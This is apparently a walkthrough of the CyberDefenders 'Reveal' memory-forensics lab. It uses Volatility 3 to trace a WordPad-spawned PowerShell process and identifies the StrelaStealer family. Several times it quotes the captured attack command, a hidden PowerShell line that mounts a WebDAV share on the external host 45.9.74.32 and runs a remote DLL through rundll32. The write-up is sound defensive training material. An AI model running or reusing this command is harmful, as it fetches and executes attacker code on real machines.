Reveal Lab (Cyber Defenders) - Walkthrough


Tuesday, September 3, 2024 10:48 AM

Story:
As a cybersecurity analyst for a leading financial institution, an alert from your SIEM solution has flagged unusual activity on an internal workstation.
Given the sensitive financial data at risk, immediate action is required to prevent potential breaches.

Your task is to delve into the provided memory dump from the compromised system.
You need to identify basic Indicators of Compromise (IOCs) and determine the extent of the intrusion.
Investigate the malicious commands or files executed in the environment, and report your findings in detail to aid in remediation and enhance future defenses.

Task1: Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?


- I used Volatility 3 with the 'pstree' plugin to analyze a memory dump and saved the output to a new file.
  During your investigation, I discovered that 'wordpad.exe' had launched powershell.exe, which subsequently executed a malicious command.



```
9112    4120    wordpad.exe     0xc90c0991d080  8       -       1       False   2024-07-15 07:00:03.000000      N/A     \Device\HarddiskVolume3\Program Files\Windows NT\Accessories\wordpad.exe       "C:\Program Files\Windows
NT\Accessories\wordpad.exe"     C:\Program Files\Windows NT\Accessories\wordpad.exe
3692    4120    powershell.exe  0xc90c0358b080  17      -       1       False   2024-07-15 07:00:03.000000      N/A     \Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  powershell.exe  -windowstyle
hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
* 2416  3692    net.exe 0xc90c08fd6080  5       -       1       False   2024-07-15 07:00:06.000000      N/A     \Device\HarddiskVolume3\Windows\System32\net.exe        "C:\Windows\system32\net.exe" use
\\45.9.74.32@8888\davwwwroot\   C:\Windows\system32\net.exe
```

Task2: Knowing the parent process ID (PPID) of the malicious process aids in tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?

- We already found the answer of this question:



```
9112    4120    wordpad.exe     0xc90c0991d080  8       -
NT\Accessories\wordpad.exe"     C:\Program Files\Windows
3692    4120    powershell.exe  0xc90c0358b080  17      -
hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \
* 2416  3692    net.exe 0xc90c08fd6080  5       -       1
\\45.9.74.32@8888\davwwwroot\   C:\Windows\system32\net.e
```

Task3: Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second-stage payload?

- To address this question, we should analyze the 'PowerShell' command that executed:
  powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry

  It appears that the command is connecting to remote server and executing Aa DLL (3435.dll), which is the second stage.

Task4: Identifying the shared directory on the remote server helps trace the resources targeted by the attacker.
What is the name of the shared directory being accessed on the remote server?

- We able to see the shared directory name of the remote server in the command itself:


\\45.9.74.32@8888\davwwwroot\

Task5: What is the MITRE sub-technique ID used by the malware to execute the second-stage payload?

- Using rundll32.exe, vice executing directly (i.e. Shared Modules), may avoid triggering security tools that may not monitor execution of the rundll32.exe process because of allowlists or false positives from normal operations.
  T1218.011

Task6: Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?


- I used Volatility 3 with the sessions plugin to identify the user sessions related to the processes. I found that the suspicious processes were associated with the user 'Elon'.



```
1       -       9112    wordpad.exe     DESKTOP-T51LU0E/Elon    2024-07-15 07:00:03.000000
1       -       3692    powershell.exe  DESKTOP-T51LU0E/Elon    2024-07-15 07:00:03.000000
1       -       6892    conhost.exe     DESKTOP-T51LU0E/Elon    2024-07-15 07:00:03.000000
1       -       2416    net.exe DESKTOP-T51LU0E/Elon    2024-07-15 07:00:06.000000
```

Task7: Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?

- I just searched the command of the malware via Google and found the hash of the malicious file, uploaded it to VT and found the family label:



Popular threat label ⓘ trojan.strelastealer/cryp Threat categories trojan Family labels strelastealer cryp yxegqz